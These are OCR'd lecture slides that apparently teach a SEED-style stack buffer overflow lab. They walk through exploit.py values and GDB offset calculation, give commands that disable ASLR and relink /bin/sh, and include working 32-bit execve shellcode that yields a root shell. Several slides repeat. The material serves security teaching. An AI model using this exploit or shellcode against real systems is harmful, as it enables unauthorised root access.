
exploit.py

This script will construct our `badfile` for us!

This script build constructs a python list, and writes out the list to `badfile`

```
####################################################################
# Put the shellcode somewhere in the payload
start = 400          # TODO: Change this number
content[start:start + len(shellcode)] = shellcode

# Decide the return address value and put it somewhere in the payload
ret = 0xffffff + 200       # TODO: Change this number
offset = 108 + 4       # TODO: Change this number

L = 4           # Use 4 for 32-bit address and 8 for 64-bit address
content[offset:offset + L] = (ret).to_bytes(L, byteorder='little')
####################################################################
```

We can't guess too far, otherwise we won't hit our NOP sled



Our attack no longer works, because our NOP sled never hits the malicious code


exploit.py

This script will construct our `badfile` for us!

This script build constructs a python list, and writes out the list to `badfile`

```
#####################################################################
# Put the shellcode somewhere in the payload
start = 400          # TODO: Change this number
content[start:start + len(shellcode)] = shellcode

# Decide the return address value and put it somewhere in the payload
ret = 0xffffffff + 200       # TODO: Change this number
offset = 108 + 4       # TODO: Change this number

L = 4            # Use 4 for 32-bit address and 8 for 64-bit address
content[offset:offset + L] = (ret).to_bytes(L, byteorder='little')
#####################################################################
```

We can't guess too far, otherwise we won't hit the correct NOP sled



This also won't work, because our NOP sled never hits the malicious code


exploit.py

This script will construct our `badfile` for us!

```
#####################################################################
# Put the shellcode somewhere in the payload
start = 400          # TODO: Change this number
content[start:start + len(shellcode)] = shellcode

# Decide the return address value and put it somewhere in the payload
ret = 0xffffffff + 200      # TODO: Change this number
offset = 108 + 4       # TODO: Change this number

L = 4           # Use 4 for 32-bit address and 8 for 64-bit address
content[offset:offset + L] = (ret).to_bytes(L, byteorder='little')
#####################################################################
```

This script build constructs a python list, and writes out the list to `badfile`

We can't guess too far, otherwise we might hit somewhere in the middle of our malicious code




This also won't work, because the start of malicious code is never executed (and thus errors will occur)

exploit.py


This script will construct our `badfile` for us!

```
##################################################################
# Put the shellcode somewhere in the payload
start = 400        # TODO: Change this number
content[start:start + len(shellcode)] = shellcode

# Decide the return address value and put it somewhere in the payload
ret = 0xffffcb08 + 200       # TODO: Change this number
offset = 100 + 4       # TODO: Change this number

L = 4            # Use 4 for 32-bit address and 8 for 64-bit address
content[offset:offset + L] = (ret).to_bytes(L, byteorder='little')
##################################################################
```

This script build constructs a python list, and writes out the list to `badfile`




= true return address location



Invalid return address → CRASH

We must be **exactly correct** with the location of the return address



This also won't work, because the return address is invalid

Conducting our first Buffer Overflow Attack

1. Turn off countermeasures

Turn off ASLR!
```
sudo sysctl -w kernel.randomize_va_space=0
```

link /bin/sh to /bin/zsh (no setuid countermeasure)
```
sudo ln -sf /bin/zsh /bin/sh
```

2. Get offset (step 1) from GDB

```
gdb-peda$ p $ebp
$4 = (void *) 0xffffcb08
gdb-peda$ p &buffer
$5 = (char (*)[100]) 0xffffca9c
gdb-peda$ p/d 0xffffcb08 - 0xffffca9c
$6 = 108
```

(Your addresses might slightly be different, but your offset should still be 108)

3. Update values in exploit.py

```
#####################################################################
# Put the shellcode somewhere in the payload
start = 400          # TODO: Change this number
content[start:start + len(shellcode)] = shellcode

# Decide the return address value and put it somewhere in the payload
ret = 0xffffcb08 + 200       # TODO: Change this number
offset = 108 + 4       # TODO: Change this number

L = 4          # Use 4 for 32-bit address and 8 for 64-bit address
content[offset:offset + L] = (ret).to_bytes(L, byteorder='little')
#####################################################################
```

4. Run `./exploit.py` to fill contents of `badfile`

```
[02/15/23]seed@VM:~/.../code$ ./exploit.py
[02/15/23]seed@VM:~/.../code$
```

5. Run the vulnerable program

```
[02/15/23]seed@VM:~/.../code$ ./stack-L1
Input size: 517
#
```

ROOT SHELL!!

Shellcode

```python
# 32-bit Shellcode
shellcode = (
    "\x31\xc0\x50\x68\x2f\x2f\x73\x68\x68\x2f"
    "\x62\x69\x6e\x89\xe3\x50\x53\x89\xe1\x31"
    "\xd2\x31\xc0\xb0\x0b\xcd\x80"
).encode('latin-1')

```

This is the code we are executing

What does this mean?

Shellcode

```
#include <stdio.h>
#include <stdlib.h>
#include <unistd.h>

int main()
{
    char *name[2];
    name[0] = "/bin/sh";
    name[1] = NULL;
    execve(name[0], name, NULL);
    return 0;
}
```

This is the code we want to inject

We need this program as executable instructions (binary)

How could we get the binary instructions for this?

Shellcode

```c
#include <stdio.h>
#include <stdlib.h>
#include <unistd.h>

int main()
{
    char *name[2];
    name[0] = "/bin/sh";
    name[1] = NULL;
    execve(name[0], name, NULL);
    return 0;
}
```

This is the code we want to inject

We need this program as executable instructions (binary)

How could we get the binary instructions for this?

Compile and copy/paste it into our badfile!!

(Run demo)

Shellcode

```
#include <stdio.h>
#include <stdlib.h>
#include <unistd.h>

int main()
{
    char *name[2];
    name[0] = "/bin/sh";
    name[1] = NULL;
    execve(name[0], name, NULL);
    return 0;
}
```

This is the code we want to inject

We need this program as executable instructions (binary)

How could we get the binary instructions for this?

Compile and copy/paste it into our badfile!!

Problem: Compiling adds on a lot of junk into our program that will give us issues

(If our malicious code is too big, the entire thing might not be placed on the stack)

Shellcode

```
#include <stdio.h>
#include <stdlib.h>
#include <unistd.h>

int main()
{
    char *name[2];
    name[0] = "/bin/sh";
    name[1] = NULL;
    execve(name[0], name, NULL);
    return 0;
}
```

(When compiled, this program is about 15,000 bytes in size)
Bad!!!

This is the code we want to inject

We need this program as executable instructions (binary)

How could we get the binary instructions for this?

Compile and copy/paste it into our badfile!!

Problem: Compiling adds on a lot of junk into our program that will give us issues

(If our malicious code is too big, the entire thing might not be placed on the stack)

Shellcode

```c
#include <stdio.h>
#include <stdlib.h>
#include <unistd.h>

int main()
{
    char *name[2];
    name[0] = "/bin/sh";
    name[1] = NULL;
    execve(name[0], name, NULL);
    return 0;
}
```


Shellcode is a compact, minimal set of binary instructions to do some malicious task

Often times in our payloads, we might not be able to fit an entire compiled program, so we have to write it to be much more compact

```python
# 32-bit Shellcode
shellcode = (
    "\x31\xc0\x50\x68\x2f\x2f\x73\x68\x68\x2f"
    "\x62\x69\x6e\x89\xe3\x50\x53\x89\xe1\x31"
    "\xd2\x31\xc0\xb0\x0b\xcd\x80"
).encode('latin-1')

```

MUCH smaller in size, and it still does the exact same thing!!

Shellcode



execve is a **system call**!


execve will look in certain registers for which command to execute

```c
#include <stdio.h>
#include <stdlib.h>
#include <unistd.h>

int main()
{

        char *name[2];
        name[0] = "/bin/bc";
        name[1] = NULL;
        execve(name[0],name, NULL);
        return 0;
}
```

syscall

EAX	System Call Number	
EBX	Address of "/bin/bc"	
ECX	0 or 1	Environment variables
EDX	INT 0x80	send trap to kernel and invoke the syscall

Shellcode



execve is a **system call**!


execve will look in certain registers for which command to execute

New Goal: Write the assembly instructions for loading the correct arguments into registers, and then calling exec!

Shellcode


New Goal: Write the assembly instructions for loading the correct arguments into registers, and then calling exec!

➔ `execve("/bin/sh", argv, 0)`



Shellcode

New Goal: Write the assembly instructions for loading the correct arguments into registers, and then calling exec!



➔ `execve("/bin/sh", argv, 0)`

1. Load the registers

EAX = 0x0000000b (11)


EBX = address of "/bin/sh" string

ECX = address of argv array

EDX = 0

Shellcode

New Goal: Write the assembly instructions for loading the correct arguments into registers, and then calling exec!



➔ `execve("/bin/sh", argv, 0)`

1. Load the registers

EAX	= 0x0000000b (11)
EBX	= address of "/bin/sh" string
ECX	= address of argv array
EDX	= 0

2. Invoke the syscall!! ➔ Int 0x80

